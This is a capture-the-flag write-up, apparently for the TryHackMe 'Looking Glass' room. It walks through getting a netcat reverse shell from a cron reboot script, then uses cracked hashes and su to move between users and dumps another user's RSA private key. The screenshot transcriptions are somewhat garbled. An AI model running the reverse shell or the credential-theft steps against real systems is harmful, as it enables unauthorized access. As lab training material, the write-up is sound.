


```
File Actions Edit View Help
1211202025@kali: ~ x jabberwock@looking-glass: ~ x 1211202025@kali: ~ x
alice/.ssh/id_rsa
jabberwock@looking-glass:~/home$ ls -l alice/.ssh/id_rsa
-rw----- 1 humptydumpty humptydumpty 1679 Jul  3 2020 alice/.ssh/id_rsa
jabberwock@looking-glass:~/home$ cd
jabberwock@looking-glass:~$ getcap -r / 2>/dev/null
^C
jabberwock@looking-glass:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the 'crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *      * * *    root    cd / && run-parts --report /etc/cron.hourly
25 6     * * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6     * * 7    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6     1 * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
jabberwock@looking-glass:~$
```

We tried this countless times so it is all over the place with different IP addresses and stuff. But before all this we tried in the THM AttackBox and using the sudo command, we were able to know that we can reboot the box without a password as our initial user jabberwock.




```
jabberwock@looking-glass:~$ cd
jabberwock@looking-glass:~$ ls -la
total 44
drwxrwxrwx 5 jabberwock jabberwock 4096 Jul  3  2020 .
drwxr-xr-x  8 root      root      4096 Jul  3  2020 ..
lrwxrwxrwx  1 root      root      9 Jul  3  2020 .bash_history --> /dev/null
-rw-r--r--  1 jabberwock jabberwock 220 Jun 30  2020 .bash_logout
-rw-r--r--  1 jabberwock jabberwock 3771 Jun 30  2020 .bashrc
drwx----- 2 jabberwock jabberwock 4096 Jun 30  2020 .cache
drwx----- 3 jabberwock jabberwock 4096 Jun 30  2020 .gnupg
drwxrwxr-x  3 jabberwock jabberwock 4096 Jun 30  2020 .local
-rw-r--r--  1 jabberwock jabberwock  807 Jun 30  2020 .profile
-rw-rw-r--  1 jabberwock jabberwock  935 Jun 30  2020 poem.txt
-rwxrwxr-x  1 jabberwock jabberwock   38 Jul  3  2020 twasBrillig.sh
-rw-r--r--  1 jabberwock jabberwock   38 Jul  3  2020 user.txt
jabberwock@looking-glass:~$ sudo -l
Matching Defaults entries for jabberwock on looking-glass:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jabberwock may run the following commands on looking-glass:
    (root) NOPASSWD: /sbin/reboot
jabberwock@looking-glass:~$
```

By doing so we now also know how to reboot the box.

Moving on, we then modify the `twasBrillig.sh` by using the command `vi`,




```
jabberwock@looking-glass:~$ 
File Actions Edit View Help
1211202025@kali: ~ x  jabberwock@looking-glass: ~ x  1211202025@kali: ~ x
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *      * * *    root    cd / && run-parts --report /etc/cron.hourly
25 6     * * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6     * * 7    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6     1 * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
jabberwock@looking-glass:~$ sudo -l
Matching Defaults entries for jabberwock on looking-glass:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jabberwock may run the following commands on looking-glass:
    (root) NOPASSWD: /sbin/reboot
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$ ls -al twasBrillig.sh
-rwxrwxr-x 1 jabberwock jabberwock 38 Jul  3  2020 twasBrillig.sh
jabberwock@looking-glass:~$ vi twasBrillig.sh
```


and putting in the reverse shell command in it.



A screenshot of a terminal window titled "jabberwock@looking-glass: ~". It contains three tabs: "1211202025@kali: ~", "jabberwock@looking-glass: ~", and "1211202025@kali: ~". The main pane shows a shell session with the following commands and output:


```
#!/bin/bash
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.8.95.54 4444 >/tmp/f
Climb through the Looking Glass and capture the flags.
#wall $(cat /home/jabberwock/poem.txt)
-- INSERT -- below
```

Just to make sure that we are putting in the correct ID, we used the command hostname -I on our Kali machine and got 10.8.95.54.



A screenshot of a terminal window titled "1211202025@kali: ~". It contains three tabs: "1211202025@kali: ~", "jabberwock@looking-glass: ~", and "1211202025@kali: ~". The main pane shows a shell session with the following command and output:

```
(1211202025@kali)-[~]
$ hostname -I
192.168.126.128 10.8.95.54
Climb through the Looking Glass and capture the flags.
```



Now we can start a netcat listener on our Kali machine. After starting, we then reboot the box and ping the machine's IP on our Kali machine.

```
#wall $(cat /home/jabberwock/poem.txt)
jabberwock@looking-glass:~$ sudo /sbin/reboot
Connection to 10.10.246.209 closed by remote host.
Connection to 10.10.246.209 closed.

(1211202025㉿kali)-[~]
$ ping 10.10.246.209
PING 10.10.246.209 (10.10.246.209) 56(84) bytes of data.
64 bytes from 10.10.246.209: icmp_seq=22 ttl=63 time=190 ms
64 bytes from 10.10.246.209: icmp_seq=23 ttl=63 time=190 ms
64 bytes from 10.10.246.209: icmp_seq=24 ttl=63 time=194 ms
64 bytes from 10.10.246.209: icmp_seq=25 ttl=63 time=192 ms
64 bytes from 10.10.246.209: icmp_seq=26 ttl=63 time=213 ms
64 bytes from 10.10.246.209: icmp_seq=27 ttl=63 time=191 ms
64 bytes from 10.10.246.209: icmp_seq=28 ttl=63 time=190 ms
64 bytes from 10.10.246.209: icmp_seq=29 ttl=63 time=192 ms
64 bytes from 10.10.246.209: icmp_seq=30 ttl=63 time=191 ms
64 bytes from 10.10.246.209: icmp_seq=31 ttl=63 time=191 ms
64 bytes from 10.10.246.209: icmp_seq=32 ttl=63 time=192 ms
64 bytes from 10.10.246.209: icmp_seq=33 ttl=63 time=190 ms
64 bytes from 10.10.246.209: icmp_seq=34 ttl=63 time=202 ms
64 bytes from 10.10.246.209: icmp_seq=35 ttl=63 time=190 ms
64 bytes from 10.10.246.209: icmp_seq=36 ttl=63 time=193 ms
64 bytes from 10.10.246.209: icmp_seq=37 ttl=63 time=191 ms
^C
— 10.10.246.209 ping statistics —
```

That allows us to get a connection when it comes back up.

```
(1211202025㉿kali)-[~]
$ hostname -I
192.168.126.128 10.8.95.54

(1211202025㉿kali)-[~]
$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.8.95.54] from (UNKNOWN) [10.10.246.209] 49836
/bin/sh: 0: can't access tty; job control turned off
$
```


Horizontal Privilege Escalation

Members Involved: Abdullah

Tools Used: Kali Linux, Attackbox, Terminal, Firefox


tweedledum -> humptydumpty

By entering id, we know that we are tweedledum. But we still need to upgrade to a proper shell, and we did so by using the python3 command.



```
1211202025@kali: ~ 1211202025@kali: ~ 1211202025@kali: ~ 1211202025@kali: ~
File Actions Edit View Help
1211202025@kali: ~ x 1211202025@kali: ~ x 1211202025@kali: ~ x 1211202025@kali: ~ x
[~] $ hostname -I
192.168.126.128 10.8.95.54
[~] $ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.8.95.54] from (UNKNOWN) [10.10.246.209] 49836
/bin/sh: 0: can't access tty; job control turned off
$ which python3
/usr/bin/python3
$ python 3 -c 'import pty;pty.spawn("/bin/bash")';
/bin/sh: 2: python: not found
$ id
uid=1002(tweedledum) gid=1002(tweedledum) groups=1002(tweedledum)
$ python 3 -c 'import pty;pty.spawn("/bin/bash")'
/bin/sh: 4: python: not found
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
tweedledum@looking-glass:~$ ls
ls
humptydumpty.txt poem.txt
tweedledum@looking-glass:~$ pwd
pwd
/home/tweedledum
tweedledum@looking-glass:~$ ■
questions below
```

Looking into the user tweedledum, we were able to find text files named humptydumpty.txt and poem.txt. Using command cat to check further into humptydumpty.txt first, we found a series of something that looks encrypted.



```
1211202025@kali: ~ 1211202025@kali: ~ 1211202025@kali: ~ 1211202025@kali: ~
File Actions Edit View Help
1211202025@kali: ~ x 1211202025@kali: ~ x 1211202025@kali: ~ x 1211202025@kali: ~ x
/bin/sh: 0: can't access tty; job control turned off
$ which python3
/usr/bin/python3
$ python 3 -c 'import pty;pty.spawn("/bin/bash")';
/bin/sh: 2: python: not found
$ id
uid=1002(tweedledum) gid=1002(tweedledum) groups=1002(tweedledum)
$ python 3 -c 'import pty;pty.spawn("/bin/bash")'
/bin/sh: 4: python: not found
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
tweedledum@looking-glass:~$ ls
ls
humptydumpty.txt poem.txt
tweedledum@looking-glass:~$ pwd
pwd
/home/tweedledum
tweedledum@looking-glass:~$ cat humptydumpty.txt
cat humptydumpty.txt
dffff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3ae66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15ccb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfd9d5d4956416f57f6
b9776d7df459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbd62a11ef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
tweedledum@looking-glass:~$ ■
```

Using hashes.com, we can see that the last line is the most suspicious one, telling us the password, but who is the question here.

The screenshot shows a web browser window for hashes.com. The URL bar says "hashes.com/en/decrypt/hash". The page title is "Hashes.com". The navigation menu includes Home, FAQ, Purchase Credits, Deposit to Escrow, Tools, Decrypt Hashes, Escrow, English, Register, and Login. A blue banner at the top says "Proceeded! 8 hashes were checked: 8 found 0 not found". Below this, a green box labeled "Found:" contains the following text:

```
28391d3bc64ec15ccb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624:of
5e884898da28047151d0e56f8dc6292773603d0d6aabbd62a11ef721d1542d8:password
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed:one
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f:these
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0:the
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9:maybe
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6:is
74686520706173776f7264206973207a797877767574737271706f6e6d6c6b:the password is zyxwvutrsrqponmlk
```

Using our luck and knowledge from before, we know that there is a user named humptydumpty and since this file that tells us the password is named after him, we use the command su humptydumpty to switch user to him and using the acquired password, we were able to logged in as him.

The screenshot shows a terminal window titled "1211202025@kali: ~". It has four tabs open, all showing the same terminal session. The terminal output is as follows:

```
/bin/sh: 2: python: not found
$ id
uid=1002(tweedledum) gid=1002(tweedledum) groups=1002(tweedledum)
$ python 3 -c 'import pty;pty.spawn("/bin/bash")' >>> the flags.
/bin/sh: 4: python: not found
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
tweedledum@looking-glass:~$ ls
humptydumpty.txt poem.txt
tweedledum@looking-glass:~$ pwd
pwd
/home/tweedledum
tweedledum@looking-glass:~$ cat humptydumpty.txt
cat humptydumpty.txt
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15ccb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbd62a11ef721d1542d8
74686520706173776f7264206973207a797877767574737271706f6e6d6c6b
tweedledum@looking-glass:~$ su humptydumpty
Password: zyxwvutrsrqponmlk
humptydumpty@looking-glass:/home/tweedledum$
```

humptydumpty -> alice

After logging in as always, we used ls to check what was inside. And we see alice here which is good, since she seems like our main objective here. We also did the command cd to change directory into some places, particularly here home directory. Then, we used the command cat alice/.ssh/id_rsa to check and see her private key, and indeed we got it.

The screenshot shows a terminal window with four tabs, all titled "1211202025@kali: ~". The current tab is active and displays the following command and its output:


```
humptydumpty@looking-glass:~$ ls
ls: cannot open directory '.': Permission denied
humptydumpty@looking-glass:~$ cd ..
cd ..
humptydumpty@looking-glass:~$ ls
ls
alice humptydumpty jabberwock tryhackme tweedledee tweedledum
humptydumpty@looking-glass:~$ cat alice/.ssh/id_rsa
cat alice/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmD
NlRchPaFuJXQZi5ryQH6YxZPSIIJXENK+a4WoRdyPoyGK/63rXtn/IWKOka9tQ
2xrldnyxdwbtikP1L4bq+4vU30UcA+aYHxqhyq39arpeceHvit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1cg4ifzffv4uhpkxBLLl3f4rBf84RmuKEEY6bYZ+/WOEghL
fks5ngFniW7x2R3vyq7xyDrwiXejfW4yYe+kLiGZyyk1ia7HGhNkpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7jkhkEUFIv6ZV1y+gihQIDAQABAoIBAQDahIA5kCyMqtQj
X2F+09J8qjvFzf+GSl7lAIVuC5Ryqlxm5tsg4nUzvlRgfRMpn7hJAjd/bWfKLb7j
/pHmkU1C4WkaJdjpZhsPfgJxp4UtKx3Uetjw+leomIVNu6pkivJ0DyxVJ1Tz5jF
q12PZTVpwPtRw+RebKMwjqwo4k77Q30r8Kxr4Ufx2hLhtHT8tsjqBUWr/jlMHQO
zmU73tuPVQSEgeUp2j0lv7q5toEYieoA+7ULpgDwDn8PxojCF/2QUa2jFalixsK
WfEcmtnIQDyOFWcbmgOvik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+G0+5BBg38+aJ
cUNwh4BAoGBAPdctuVroAkFpyEofZxQFqPqw3LzyviKena/HyWlxWHxG6ji7aw
DmtVxjjQowcjoLuDkT4QQvCJvrgbdBVGOFLoWZzLpYGJchxmlR+RHCB40pZjBgr5
8bjJlQcp6ppLBRCF/OsG5ugpCijsS6uA6CWWxe6WC7r7V94r5wzzJpWBaoGBAM1R
aCg1/2UxIOqxAtFQ+WDxqQQuq3szvrhep22McIue83dh+hUibaPqR1nYy1sAAhgy
```

Using the command vi, we created a file named id_rsa,

The screenshot shows a terminal window with three tabs, all titled "1211202025@kali: ~". The current tab is active and displays the following command and its output:


```
$ vi id_rsa
```

and we copied and pasted the whole RSA private key in that particular file.



```
-----BEGIN RSA PRIVATE KEY-----  
MIIEpgIBAAKCAQEAxmPncAxishNbU2xizft4aYPqmfXm1735FPlGF4j9ExZhlmMD  
NIRchPaUqJXQzI5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ  
2xrndmxwdbtikP1L4bq/4vU30Uca-aYHxqhyq39arpeceHvit+jVPriHICA73k7g  
HcgpkwCzNa5MMG+1Cg4ifzffv4uhPkxBLL3f4rBf84RmuKEEy6YZ-+WOfghl  
fkss5ngFnIw7x2R3vyq7xyDrwiXejfW4yYe+kLiGZyyklia/HgnNkpIRufPdJdT+r  
NgrjYFLjhzeWBmHx7JkhkEUFIx6ZV1y+gihQIDAQABaoIBAQDQAhIA5KcyMqtqj  
